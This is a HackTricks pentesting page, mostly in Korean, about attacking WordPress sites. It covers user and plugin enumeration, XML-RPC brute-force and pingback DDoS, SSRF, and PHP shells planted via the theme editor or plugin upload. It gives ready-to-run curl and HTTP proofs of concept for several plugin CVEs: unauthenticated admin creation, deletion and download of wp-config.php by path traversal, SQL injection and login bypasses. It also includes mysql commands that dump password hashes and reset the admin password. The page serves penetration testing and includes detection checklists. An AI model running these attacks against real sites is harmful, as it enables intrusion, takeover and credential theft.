 HackTricks
Wordpress
Tip
AWS 해킹 배우기 및 연습하기:
HackTricks Training AWS Red Team Expert (ARTE)
GCP 해킹 배우기 및 연습하기:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks 지원하기
- 구독 계획 확인하기!
- **💬 디스코드 그룹 또는 텔레그램 그룹에 참여하거나 트위터 🐦 @hacktricks_live를 팔로우하세요.
- HackTricks 및 HackTricks Cloud 깃허브 리포지토리에 PR을 제출하여 해킹 트릭을 공유하세요.
기본 정보
-
업로드된 파일은 다음에 저장됩니다:
http://10.10.10.10/wp-content/uploads/2018/08/a.txt -
테마 파일은 /wp-content/themes/에서 찾을 수 있습니다, 따라서 테마의 일부 php를 수정하여 RCE를 얻으려면 아마도 해당 경로를 이용하게 됩니다. 예: theme twentytwelve를 사용하면 다음에서 404.php 파일에 접근할 수 있습니다: /wp-content/themes/twentytwelve/404.php
-
다른 유용한 URL 예: /wp-content/themes/default/404.php
-
wp-config.php에서 데이터베이스의 루트 비밀번호를 찾을 수 있습니다.
-
확인해야 할 기본 로그인 경로: /wp-login.php, /wp-login/, /wp-admin/, /wp-admin.php, /login/
주요 WordPress 파일
index.phplicense.txt에는 설치된 WordPress 버전과 같은 유용한 정보가 포함되어 있습니다.wp-activate.php는 새 WordPress 사이트 설정 시 이메일 활성화 프로세스에 사용됩니다.- 로그인 폴더(숨기기 위해 이름이 변경되었을 수 있음):
/wp-admin/login.php/wp-admin/wp-login.php/login.php/wp-login.php
xmlrpc.php는 HTTP를 전송 메커니즘으로, XML을 인코딩 메커니즘으로 사용해 데이터를 전송할 수 있게 하는 WordPress의 기능을 나타내는 파일입니다. 이 유형의 통신은 WordPress의 REST API에 의해 대체되었습니다.wp-content폴더는 플러그인과 테마가 저장되는 주요 디렉터리입니다.wp-content/uploads/는 플랫폼에 업로드된 모든 파일이 저장되는 디렉터리입니다.wp-includes/는 인증서, 글꼴, JavaScript 파일 및 위젯과 같은 핵심 파일들이 저장되는 디렉터리입니다.wp-sitemap.xmlWordPress 버전 5.5 이상에서는 공개 포스트 및 공개적으로 쿼리 가능한 포스트 타입과 택소노미를 포함한 sitemap XML 파일을 생성합니다.
Post exploitation
wp-config.php파일에는 데이터베이스 이름, 데이터베이스 호스트, 사용자명 및 비밀번호, 인증 키와 솔트, 데이터베이스 테이블 접두사 등 WordPress가 데이터베이스에 연결하는 데 필요한 정보가 들어 있습니다. 이 설정 파일은 문제 해결에 유용한 DEBUG 모드를 활성화하는 데에도 사용할 수 있습니다.
사용자 권한
- Administrator
- Editor: 자신의 및 다른 사람의 게시물을 게시하고 관리합니다
- Author: 자신의 게시물을 게시하고 관리합니다
- Contributor: 게시물을 작성하고 관리할 수 있으나 게시할 수는 없습니다
- Subscriber: 게시물을 열람하고 자신의 프로필을 수정할 수 있습니다
Passive Enumeration
Get WordPress version
/license.txt 또는 /readme.html 파일을 찾을 수 있는지 확인하세요.
페이지의 source code 내에서 (예: https://wordpress.org/support/article/pages/):
- grep
curl https://victim.com/ | grep 'content="WordPress'
meta name
.png)
- CSS 링크 파일
.png)
- JavaScript 파일
.png)
플러그인 얻기
curl -H 'Cache-Control: no-cache, no-store' -L -ik -s https://wordpress.org/support/article/pages/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
테마 가져오기
curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
일반적으로 버전 추출하기
curl -H 'Cache-Control: no-cache, no-store' -L -ik -s https://wordpress.org/support/article/pages/ | grep http | grep -E '?ver=' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
능동적 열거
플러그인 및 테마
아마 모든 플러그인과 테마를 찾을 수는 없을 것입니다. 모두 발견하려면 actively Brute Force a list of Plugins and Themes 해야 합니다(다행히도 이러한 목록을 포함한 자동화 도구들이 존재합니다).
사용자
- ID Brute: Brute Forcing 사용자 ID를 통해 WordPress 사이트의 유효한 사용자를 얻습니다:
curl -s -I -X GET http://blog.example.com/?author=1
응답이 200 또는 30X이면 해당 id가 유효하다는 의미입니다. 응답이 400이면 id가 무효입니다.
- wp-json: 쿼리하여 사용자에 대한 정보를 얻을 수도 있습니다:
curl http://blog.example.com/wp-json/wp/v2/users
사용자에 대한 일부 정보를 드러낼 수 있는 또 다른 /wp-json/ endpoint는 다음과 같습니다:
curl http://blog.example.com/wp-json/oembed/1.0/embed?url=POST-URL
이 엔드포인트는 게시물을 작성한 사용자만 노출합니다. 이 기능을 활성화한 사용자에 대한 정보만 제공됩니다.
또한 /wp-json/wp/v2/pages는 IP 주소를 leak할 수 있습니다.
- Login username enumeration: **
/wp-login.php**에 로그인할 때 메시지가 다르게 표시되어 사용자 이름이 존재하는지 여부를 알 수 있습니다.
XML-RPC

xml-rpc.php가 활성화되어 있으면 credentials brute-force를 수행하거나 다른 리소스에 DoS 공격을 시작하는 데 사용할 수 있습니다. (예: 이 과정을 자동화하려면 using this를 사용할 수 있습니다).
활성화 여부를 확인하려면 _/xmlrpc.php_에 접속하여 다음 요청을 전송해 보십시오:
확인
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
Credentials Bruteforce
wp.getUserBlogs, wp.getCategories 또는 **metaWeblog.getUsersBlogs**는 credentials를 brute-force하는 데 사용할 수 있는 메서드 중 일부입니다. 해당 메서드들을 찾을 수 있다면 다음과 같은 요청을 보낼 수 있습니다:
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
200 코드 응답 내부에 “Incorrect username or password” 메시지는 자격 증명이 유효하지 않을 경우 표시되어야 합니다.
 (2) (2) (2) (2) (2) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (1) (2) (4) (1).png)
.png)
올바른 자격 증명을 사용하면 파일을 업로드할 수 있습니다. 응답에서 경로가 표시됩니다 (https://gist.github.com/georgestephanis/5681982)
<?xml version='1.0' encoding='utf-8'?>
<methodCall>
<methodName>wp.uploadFile</methodName>
<params>
<param><value><string>1</string></value></param>
<param><value><string>username</string></value></param>
<param><value><string>password</string></value></param>
<param>
<value>
<struct>
<member>
<name>name</name>
<value><string>filename.jpg</string></value>
</member>
<member>
<name>type</name>
<value><string>mime/type</string></value>
</member>
<member>
<name>bits</name>
<value><base64><![CDATA[---base64-encoded-data---]]></base64></value>
</member>
</struct>
</value>
</param>
</params>
</methodCall>
또한 faster way가 있는데, 동일한 요청으로 여러 credentials를 시도할 수 있기 때문에 **system.multicall**을 사용해 brute-force credentials를 수행할 수 있습니다:
.png)
Bypass 2FA
이 방법은 사람용이 아니라 프로그램용으로 만들어졌고 오래된 방식이기 때문에 2FA를 지원하지 않습니다. 따라서 유효한 creds는 가지고 있지만 주요 진입점이 2FA로 보호되어 있다면, you might be able to abuse xmlrpc.php to login with those creds bypassing 2FA. 콘솔에서 할 수 있는 모든 작업을 수행할 수는 없지만, Ippsec가 https://www.youtube.com/watch?v=p8mIdm93mfw&t=1130s에서 설명한 것처럼 여전히 RCE에 도달할 수 있을 수도 있습니다.
DDoS or port scanning
목록에서 pingback.ping 메서드를 찾을 수 있다면, Wordpress가 임의의 호스트/포트로 요청을 보내게 만들 수 있습니다.
이것을 이용하면 thousands의 Wordpress sites에 하나의 location에 접근하도록 요청하게 함으로써 해당 위치에 DDoS를 일으키거나, 특정 포트를 지정하여 Wordpress를 lo scan하도록 만들어 내부 network를 스캔하게 할 수 있습니다 (포트는 원하는 대로 지정할 수 있습니다).
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>

값이 0 (17)보다 큰 faultCode를 받으면 포트가 열려 있다는 뜻입니다.
이전 섹션에서 **system.multicall**의 사용법을 살펴보면 이 메서드를 악용해 DDoS를 일으키는 방법을 배울 수 있습니다.
DDoS
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param><value><string>http://target/</string></value></param>
<param><value><string>http://yoursite.com/and_some_valid_blog_post_url</string></value></param>
</params>
</methodCall>
.png)
wp-cron.php DoS
이 파일은 보통 Wordpress 사이트의 루트에 존재합니다: /wp-cron.php
이 파일에 accessed되면 heavy MySQL query가 수행되어 attackers가 DoS를 cause하는 데 이용될 수 있습니다.
또한 기본적으로 wp-cron.php는 모든 페이지 로드(클라이언트가 Wordpress 페이지를 요청할 때마다) 시 호출되므로, 트래픽이 많은 사이트에서는 문제가 발생(DoS)할 수 있습니다.
Wp-Cron을 비활성화하고 호스트 내에서 실제 cronjob을 만들어 필요한 작업을 정기적으로 수행하도록 하는 것이 권장됩니다(문제를 일으키지 않도록).
/wp-json/oembed/1.0/proxy - SSRF
다음에 접근을 시도해보세요: https://worpress-site.com/wp-json/oembed/1.0/proxy?url=ybdk28vjsa9yirr7og2lukt10s6ju8.burpcollaborator.net 그리고 Worpress 사이트가 당신에게 요청을 보낼 수 있습니다.
This is the response when it doesn’t work:
.png)
SSRF
https://github.com/t0gu/quickpress/blob/master/core/requests.go
이 도구는 methodName: pingback.ping이 있는지와 /wp-json/oembed/1.0/proxy 경로가 존재하는지를 확인하고, 존재하면 이를 이용해 익스플로잇을 시도합니다.
자동 도구
cmsmap -s http://www.domain.com -t 2 -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0"
wpscan --rua -e ap,at,tt,cb,dbe,u,m --url http://www.domain.com [--plugins-detection aggressive] --api-token <API_TOKEN> --passwords /usr/share/wordlists/external/SecLists/Passwords/probable-v2-top1575.txt #Brute force found users and search for vulnerabilities using a free API token (up 50 searchs)
#You can try to bruteforce the admin user using wpscan with "-U admin"
한 비트를 덮어써서 접근하기
실제 공격이라기보다는 호기심에 가까운 사례다. IN the CTF https://github.com/orangetw/My-CTF-Web-Challenges#one-bit-man에서는 어떤 wordpress 파일의 1비트를 뒤집을 수 있었다. 그래서 파일 /var/www/html/wp-includes/user.php의 위치 5389 비트를 뒤집어 NOP the NOT (!) 연산을 무효화할 수 있다.
if ( ! wp_check_password( $password, $user->user_pass, $user->ID ) ) {
return new WP_Error(
Panel RCE
사용 중인 테마의 php 수정 (관리자 자격 증명 필요)
Appearance → Theme Editor → 404 Template (오른쪽에)
Change the content for a php shell:
.png)
업데이트된 페이지에 어떻게 접근하는지 인터넷에서 검색하세요. 이 경우에는 다음에 접근해야 합니다: http://10.11.1.234/wp-content/themes/twentytwelve/404.php
MSF
다음을 사용할 수 있습니다:
use exploit/unix/webapp/wp_admin_shell_upload
to get a session.
Plugin RCE
PHP plugin
It may be possible to upload .php files as a plugin.
Create your php backdoor using for example:
.png)
Then add a new plugin:
.png)
Upload plugin and press Install Now:
.png)
Click on Procced:
.png)
Probably this won’t do anything apparently, but if you go to Media, you will see your shell uploaded:
.png)
Access it and you will see the URL to execute the reverse shell:
.png)
Uploading and activating malicious plugin
이 방법은 취약한 것으로 알려진 악성 plugin을 설치하여 web shell을 획득할 수 있게 합니다. 이 과정은 WordPress dashboard를 통해 다음과 같이 수행됩니다:
- Plugin Acquisition: The plugin is obtained from a source like Exploit DB like here.
- Plugin Installation:
- Navigate to the WordPress dashboard, then go to
Dashboard > Plugins > Upload Plugin. - Upload the zip file of the downloaded plugin.
- Plugin Activation: Once the plugin is successfully installed, it must be activated through the dashboard.
- Exploitation:
- With the plugin “reflex-gallery” installed and activated, it can be exploited as it is known to be vulnerable.
- The Metasploit framework provides an exploit for this vulnerability. By loading the appropriate module and executing specific commands, a meterpreter session can be established, granting unauthorized access to the site.
- It’s noted that this is just one of the many methods to exploit a WordPress site.
The content includes visual aids depicting the steps in the WordPress dashboard for installing and activating the plugin. However, it’s important to note that exploiting vulnerabilities in this manner is illegal and unethical without proper authorization. This information should be used responsibly and only in a legal context, such as penetration testing with explicit permission.
For more detailed steps check: https://www.hackingarticles.in/wordpress-reverse-shell/
From XSS to RCE
- WPXStrike: WPXStrike is a script designed to escalate a Cross-Site Scripting (XSS) vulnerability to Remote Code Execution (RCE) or other’s criticals vulnerabilities in WordPress. For more info check this post. It provides support for Wordpress Versions 6.X.X, 5.X.X and 4.X.X. and allows to:
- Privilege Escalation: Creates an user in WordPress.
- (RCE) Custom Plugin (backdoor) Upload: Upload your custom plugin (backdoor) to WordPress.
- (RCE) Built-In Plugin Edit: Edit a Built-In Plugins in WordPress.
- (RCE) Built-In Theme Edit: Edit a Built-In Themes in WordPress.
- (Custom) Custom Exploits: Custom Exploits for Third-Party WordPress Plugins/Themes.
Post Exploitation
사용자 이름과 비밀번호 추출:
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"
관리자 비밀번호 변경:
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;UPDATE wp_users SET user_pass=MD5('hacked') WHERE ID = 1;"
Wordpress 플러그인 Pentest
공격 표면
Wordpress 플러그인이 기능을 어떻게 노출하는지는 해당 기능의 취약점을 찾는 데 핵심적이다. 플러그인이 기능을 노출하는 방식은 아래 항목들에서 확인할 수 있으며, 취약한 플러그인 예시는 this blog post를 참고하라.
wp_ajax
플러그인이 기능을 사용자에게 노출하는 방법 중 하나는 AJAX 핸들러를 통한 것이다. 이러한 핸들러에는 논리적 결함, authorization, 또는 authentication 버그가 포함될 수 있다. 게다가 이들 함수는 인증과 권한 부여를 모두 WordPress nonce의 존재에 기반하는 경우가 흔한데, 해당 nonce는 Wordpress 인스턴스에 인증된 모든 사용자가 가질 수 있다(역할과 무관하게).
These are the functions that can be used to expose a function in a plugin:
add_action( 'wp_ajax_action_name', array(&$this, 'function_name'));
add_action( 'wp_ajax_nopriv_action_name', array(&$this, 'function_name'));
nopriv의 사용은 해당 엔드포인트를 모든 사용자(심지어 인증되지 않은 사용자)도 접근할 수 있게 만듭니다.
Caution
또한, 함수가 단지
wp_verify_nonce로 사용자의 인증만 확인하고 있다면, 이 함수는 사용자가 로그인했는지만 확인할 뿐 보통 사용자 역할을 확인하지 않습니다. 따라서 낮은 권한의 사용자가 높은 권한의 작업에 접근할 수 있습니다.
- REST API
또한 register_rest_route 함수를 사용하여 wordpress의 함수를 REST API로 노출시키는 것도 가능합니다:
register_rest_route(
$this->namespace, '/get/', array(
'methods' => WP_REST_Server::READABLE,
'callback' => array($this, 'getData'),
'permission_callback' => '__return_true'
)
);
The permission_callback는 특정 사용자가 API 메서드를 호출할 권한이 있는지 확인하는 콜백 함수입니다.
내장 __return_true 함수가 사용되면 사용자 권한 검사를 단순히 건너뜁니다.
- php 파일에 직접 접근
물론, Wordpress는 PHP를 사용하며 플러그인 내부의 파일은 웹에서 직접 접근 가능합니다. 따라서 플러그인이 파일에 접근하는 것만으로 실행되는 취약한 기능을 노출하면 모든 사용자가 이를 악용할 수 있습니다.
Trusted-header REST impersonation (WooCommerce Payments ≤ 5.6.1)
일부 플러그인은 내부 통합이나 리버스 프록시를 위한 “trusted header” 단축키를 구현한 다음 해당 헤더를 사용해 REST 요청의 현재 사용자 컨텍스트를 설정합니다. 만약 해당 헤더가 업스트림 구성요소에 의해 암호학적으로 요청에 바인딩되어 있지 않다면, 공격자는 이를 스푸핑하여 관리자 권한의 REST 경로에 접근할 수 있습니다.
- 영향: 인증되지 않은 상태에서 core users REST route를 통해 새 관리자 계정을 생성하여 관리자 권한 상승으로 이어짐.
- Example header:
X-Wcpay-Platform-Checkout-User: 1(user ID 1을 강제로 설정, 일반적으로 첫 번째 관리자 계정). - 악용된 경로:
POST /wp-json/wp/v2/users— 권한이 상승된 role 배열과 함께.
PoC
POST /wp-json/wp/v2/users HTTP/1.1
Host: <WP HOST>
User-Agent: Mozilla/5.0
Accept: application/json
Content-Type: application/json
X-Wcpay-Platform-Checkout-User: 1
Content-Length: 114

{"username": "honeypot", "email": "wafdemo@patch.stack", "password": "demo", "roles": ["administrator"]}
작동 원리
- 플러그인이 클라이언트가 제어하는 헤더를 인증 상태로 매핑하고 권한 검사를 건너뛴다.
- WordPress core는 이 경로에 대해
create_users권한을 기대한다; 플러그인 우회는 헤더에서 직접 현재 사용자 컨텍스트를 설정하여 이를 우회한다.
성공 지표 (예상)
- 생성된 사용자를 설명하는 JSON 본문과 함께 HTTP 201 응답.
wp-admin/users.php에서 보이는 새로운 관리자 사용자.
탐지 체크리스트
- 사용자 컨텍스트를 설정하기 위해 커스텀 헤더를 읽는
getallheaders(),$_SERVER['HTTP_...']또는 벤더 SDK를 grep 하라 (예:wp_set_current_user(),wp_set_auth_cookie()). - 요청 헤더에 의존하고 충분한
permission_callback검사가 없는 권한 있는 콜백에 대한 REST 등록을 검토하라. - REST 핸들러 내부에서 헤더 값만으로 접근이 통제되는 핵심 사용자 관리 함수(
wp_insert_user,wp_create_user) 사용을 찾아라.
Unauthenticated Arbitrary File Deletion via wp_ajax_nopriv (Litho Theme <= 3.0)
WordPress 테마와 플러그인은 wp_ajax_ 및 wp_ajax_nopriv_ 훅을 통해 AJAX 핸들러를 자주 노출시킨다. nopriv 변형이 사용되면 콜백이 인증되지 않은 방문자도 접근 가능해진다, 따라서 민감한 동작은 추가로 다음을 구현해야 한다:
- A capability check (e.g.
current_user_can()or at leastis_user_logged_in()), and - A CSRF nonce validated with
check_ajax_referer()/wp_verify_nonce(), and - Strict input sanitisation / validation.
Litho 멀티퍼포스 테마 (< 3.1)는 Remove Font Family 기능에서 이 3가지 통제를 잊어 아래와 같은 코드를 배포했다 (단순화됨):
function litho_remove_font_family_action_data() {
if ( empty( $_POST['fontfamily'] ) ) {
return;
}
$fontfamily = str_replace( ' ', '-', $_POST['fontfamily'] );
$upload_dir = wp_upload_dir();
$srcdir  = untrailingslashit( wp_normalize_path( $upload_dir['basedir'] ) ) . '/litho-fonts/' . $fontfamily;
$filesystem = Litho_filesystem::init_filesystem();

if ( file_exists( $srcdir ) ) {
$filesystem->delete( $srcdir, FS_CHMOD_DIR );
}
die();
}
add_action( 'wp_ajax_litho_remove_font_family_action_data',        'litho_remove_font_family_action_data' );
add_action( 'wp_ajax_nopriv_litho_remove_font_family_action_data', 'litho_remove_font_family_action_data' );
Issues introduced by this snippet:
- Unauthenticated access – the
wp_ajax_nopriv_hook is registered. - No nonce / capability check – 어떤 방문자든 엔드포인트에 접근할 수 있습니다.
- No path sanitisation – 사용자 제어
fontfamily문자열이 필터링 없이 파일 시스템 경로에 연결되어 고전적인../../traversal을 허용합니다.
Exploitation
공격자는 단일 HTTP POST request를 보내 below the uploads base directory (보통 <wp-root>/wp-content/uploads/)에 있는 어떤 파일이나 디렉터리라도 삭제할 수 있습니다:
curl -X POST https://victim.com/wp-admin/admin-ajax.php \
-d 'action=litho_remove_font_family_action_data' \
-d 'fontfamily=../../../../wp-config.php'
Because wp-config.php lives outside uploads, four ../ sequences are enough on a default installation. Deleting wp-config.php forces WordPress into the 설치 마법사 on the next visit, enabling a full site take-over (the attacker merely supplies a new DB configuration and creates an admin user).
Other impactful targets include plugin/theme .php files (to break security plugins) or .htaccess rules.
탐지 체크리스트
- Any
add_action( 'wp_ajax_nopriv_...')callback that calls filesystem helpers (copy(),unlink(),$wp_filesystem->delete(), etc.). - 경로에 비검증 사용자 입력을 이어붙이는 경우(
$_POST,$_GET,$_REQUEST확인). check_ajax_referer()및current_user_can()/is_user_logged_in()의 부재.
Privilege escalation via stale role restoration and missing authorization (ASE “View Admin as Role”)
Many plugins implement a “view as role” or temporary role-switching feature by saving the original role(s) in user meta so they can be restored later. If the restoration path relies only on request parameters (e.g., $_REQUEST['reset-for']) and a plugin-maintained list without checking capabilities and a valid nonce, this becomes a vertical privilege escalation.
A real-world example was found in the Admin and Site Enhancements (ASE) plugin (≤ 7.6.2.1). The reset branch restored roles based on reset-for=<username> if the username appeared in an internal array $options['viewing_admin_as_role_are'], but performed neither a current_user_can() check nor a nonce verification before removing current roles and re-adding the saved roles from user meta _asenha_view_admin_as_original_roles:
// Simplified vulnerable pattern
if ( isset( $_REQUEST['reset-for'] ) ) {
$reset_for_username = sanitize_text_field( $_REQUEST['reset-for'] );
$usernames = get_option( ASENHA_SLUG_U, [] )['viewing_admin_as_role_are'] ?? [];

if ( in_array( $reset_for_username, $usernames, true ) ) {
$u = get_user_by( 'login', $reset_for_username );
foreach ( $u->roles as $role ) { $u->remove_role( $role ); }
$orig = (array) get_user_meta( $u->ID, '_asenha_view_admin_as_original_roles', true );
foreach ( $orig as $r ) { $u->add_role( $r ); }
}
}
왜 이 취약점이 악용 가능한가
$_REQUEST['reset-for']와 플러그인 옵션을 server-side authorization 없이 신뢰함._asenha_view_admin_as_original_roles에 이전에 더 높은 권한이 저장되어 있었고 사용자가 하향 조정된 경우, reset 경로를 호출하여 해당 권한을 복원할 수 있음.- 일부 배포 환경에서는, any authenticated user가
viewing_admin_as_role_are에 여전히 존재하는 다른 username에 대한 reset을 트리거할 수 있음 (권한 검증 실패).
Exploitation (example)
# While logged in as the downgraded user (or any auth user able to trigger the code path),
# hit any route that executes the role-switcher logic and include the reset parameter.
# The plugin uses $_REQUEST, so GET or POST works. The exact route depends on the plugin hooks.
curl -s -k -b 'wordpress_logged_in=...' \
'https://victim.example/wp-admin/?reset-for=<your_username>'
취약한 빌드에서는 이 동작이 현재 역할을 제거하고 저장된 원래 역할(예: administrator)을 다시 추가하여 실질적으로 권한을 상승시킵니다.
Detection checklist
- 사용자 메타에 “original roles”를 저장하는 역할 전환 기능(예:
_asenha_view_admin_as_original_roles)을 찾으세요. - 다음과 같은 리셋/복원 경로를 식별하세요:
- 사용자 이름을
$_REQUEST/$_GET/$_POST에서 읽습니다. current_user_can()및wp_verify_nonce()/check_admin_referer()없이add_role()/remove_role()로 역할을 수정합니다.- 행위자의 권한(capabilities) 대신 플러그인 옵션 배열(예:
viewing_admin_as_role_are)에 기반해 권한을 부여합니다.
- 사용자 이름을
공개 init에서 쿠키 기반 신뢰 사용자 전환을 통한 인증되지 않은 권한 상승 (Service Finder “sf-booking”)
일부 플러그인은 사용자 전환 헬퍼를 공개 init 훅에 연결하고 클라이언트가 제어하는 쿠키에서 신원을 유도합니다. 코드가 인증, 권한(capability) 및 유효한 nonce를 검증하지 않고 wp_set_auth_cookie()를 호출하면, 어떤 인증되지 않은 방문자도 임의의 사용자 ID로 강제 로그인할 수 있습니다.
Typical vulnerable pattern (simplified from Service Finder Bookings ≤ 6.1):
function service_finder_submit_user_form(){
if ( isset($_GET['switch_user']) && is_numeric($_GET['switch_user']) ) {
$user_id = intval( sanitize_text_field($_GET['switch_user']) );
service_finder_switch_user($user_id);
}
if ( isset($_GET['switch_back']) ) {
service_finder_switch_back();
}
}
add_action('init', 'service_finder_submit_user_form');

function service_finder_switch_back() {
if ( isset($_COOKIE['original_user_id']) ) {
$uid = intval($_COOKIE['original_user_id']);
if ( get_userdata($uid) ) {
wp_set_current_user($uid);
wp_set_auth_cookie($uid);  // 🔥 sets auth for attacker-chosen UID
do_action('wp_login', get_userdata($uid)->user_login, get_userdata($uid));
setcookie('original_user_id', '', time() - 3600, '/');
wp_redirect( admin_url('admin.php?page=candidates') );
exit;
}
wp_die('Original user not found.');
}
wp_die('No original user found to switch back to.');
}
왜 취약한가
- 공개된
inithook으로 인해 핸들러가 인증되지 않은 사용자도 접근 가능함(is_user_logged_in()가드 없음). - 식별 정보는 클라이언트가 수정 가능한 쿠키(
original_user_id)에서 유래함. - 직접적인
wp_set_auth_cookie($uid)호출은 권한/nonce 검사 없이 요청자를 해당 사용자로 로그인시킴.
Exploitation (unauthenticated)
GET /?switch_back=1 HTTP/1.1
Host: victim.example
Cookie: original_user_id=1
User-Agent: PoC
Connection: close
WAF considerations for WordPress/plugin CVEs
일반적인 edge/server WAF는 넓은 패턴(SQLi, XSS, LFI)에 맞춰 조정됩니다. 많은 고영향 WordPress/plugin 결함은 애플리케이션 특정의 로직/인증 버그로, 엔진이 WordPress 라우트와 plugin 의미론을 이해하지 못하면 정상 트래픽처럼 보입니다.
Offensive notes
- Target plugin-specific endpoints with clean payloads:
admin-ajax.php?action=...,wp-json/<namespace>/<route>, custom file handlers, shortcodes. - Exercise unauth paths first (AJAX
nopriv, REST with permissivepermission_callback, public shortcodes). Default payloads often succeed without obfuscation. - Typical high-impact cases: privilege escalation (broken access control), arbitrary file upload/download, LFI, open redirect.
Defensive notes
- Don’t rely on generic WAF signatures to protect plugin CVEs. Implement application-layer, vulnerability-specific virtual patches or update quickly.
- Prefer positive-security checks in code (capabilities, nonces, strict input validation) over negative regex filters.
WordPress Protection
Regular Updates
WordPress, plugins, and themes가 최신인지 확인하세요. 또한 자동 업데이트가 wp-config.php에 활성화되어 있는지 확인하세요:
define( 'WP_AUTO_UPDATE_CORE', true );
add_filter( 'auto_update_plugin', '__return_true' );
add_filter( 'auto_update_theme', '__return_true' );
또한, 신뢰할 수 있는 WordPress 플러그인과 테마만 설치하세요.
보안 플러그인
기타 권장사항
- 기본 admin 사용자 제거
- 강력한 비밀번호와 2FA 사용
- 주기적으로 사용자 권한을 검토
- 로그인 시도 제한으로 Brute Force 공격 방지
wp-admin.php파일 이름을 변경하고 내부 또는 특정 IP에서만 접근 허용
인증되지 않은 SQL Injection (검증 부족) (WP Job Portal <= 2.3.2)
WP Job Portal recruitment 플러그인은 savecategory 작업을 노출시켰고, 이는 결국 modules/category/model.php::validateFormData() 내부에서 다음의 취약한 코드를 실행합니다:
$category  = WPJOBPORTALrequest::getVar('parentid');
$inquery   = ' ';
if ($category) {
$inquery .= " WHERE parentid = $category ";   // <-- direct concat ✗
}
$query  = "SELECT max(ordering)+1 AS maxordering FROM "
. wpjobportal::$_db->prefix . "wj_portal_categories " . $inquery; // executed later
Issues introduced by this snippet:
- Unsanitised user input –
parentid가 HTTP 요청에서 그대로 들어옵니다. - String concatenation inside the WHERE clause –
is_numeric()/esc_sql()/ prepared statement 없음. - Unauthenticated reachability – 해당 액션은
admin-post.php를 통해 실행되지만, 유일한 체크는 누구나 공개 페이지에서 숏코드[wpjobportal_my_resumes]를 통해 가져올 수 있는 CSRF nonce (wp_verify_nonce())뿐입니다.
악용
- 새 nonce 확보:
curl -s https://victim.com/my-resumes/ | grep -oE 'name="_wpnonce" value="[a-f0-9]+' | cut -d'"' -f4
parentid를 악용해 임의의 SQL 주입:
curl -X POST https://victim.com/wp-admin/admin-post.php \
-d 'task=savecategory' \
-d '_wpnonce=<nonce>' \
-d 'parentid=0 OR 1=1-- -' \
-d 'cat_title=pwn' -d 'id='
응답은 주입된 쿼리의 결과를 노출하거나 데이터베이스를 변경하여 SQLi를 입증합니다.
Unauthenticated Arbitrary File Download / Path Traversal (WP Job Portal <= 2.3.2)
다른 작업인 downloadcustomfile은 path traversal을 통해 방문자가 디스크의 모든 파일을 다운로드할 수 있게 허용했습니다. 취약한 sink는 modules/customfield/model.php::downloadCustomUploadedFile()에 위치합니다:
$file = $path . '/' . $file_name;
...
echo $wp_filesystem->get_contents($file); // raw file output
$file_name은 공격자가 제어하며 검증 없이 연결됩니다. 다시, 유일한 관문은 이력서 페이지에서 가져올 수 있는 CSRF nonce입니다.
Exploitation
curl -G https://victim.com/wp-admin/admin-post.php \
--data-urlencode 'task=downloadcustomfile' \
--data-urlencode '_wpnonce=<nonce>' \
--data-urlencode 'upload_for=resume' \
--data-urlencode 'entity_id=1' \
--data-urlencode 'file_name=../../../wp-config.php'
The server responds with the contents of wp-config.php, leaking DB credentials and auth keys.
Social Login AJAX fallback (Jobmonster Theme <= 4.7.9)을 통한 인증되지 않은 계정 탈취
많은 테마/플러그인은 admin-ajax.php를 통해 노출되는 “social login” 헬퍼를 포함합니다. 만약 unauthenticated AJAX action (wp_ajax_nopriv_…)이 provider 데이터가 없을 때 클라이언트가 제공한 식별자를 신뢰하고 wp_set_auth_cookie()를 호출하면, 이는 완전한 인증 우회가 됩니다.
Typical flawed pattern (simplified)
public function check_login() {
// ... request parsing ...
switch ($_POST['using']) {
case 'fb':     /* set $user_email from verified Facebook token */ break;
case 'google': /* set $user_email from verified Google token   */ break;
// other providers ...
default: /* unsupported/missing provider – execution continues */ break;
}

// FALLBACK: trust POSTed "id" as email if provider data missing
$user_email = !empty($user_email)
? $user_email
: (!empty($_POST['id']) ? esc_attr($_POST['id']) : '');

if (empty($user_email)) {
wp_send_json(['status' => 'not_user']);
}

$user = get_user_by('email', $user_email);
if ($user) {
wp_set_auth_cookie($user->ID, true); // 🔥 logs requester in as that user
wp_send_json(['status' => 'success', 'message' => 'Login successfully.']);
}
wp_send_json(['status' => 'not_user']);
}
// add_action('wp_ajax_nopriv_<social_login_action>', [$this, 'check_login']);
Why it’s exploitable
- 인증 없이 접근 가능 via admin-ajax.php (wp_ajax_nopriv_… action).
- 상태 변경 전에 nonce/capability checks 없음.
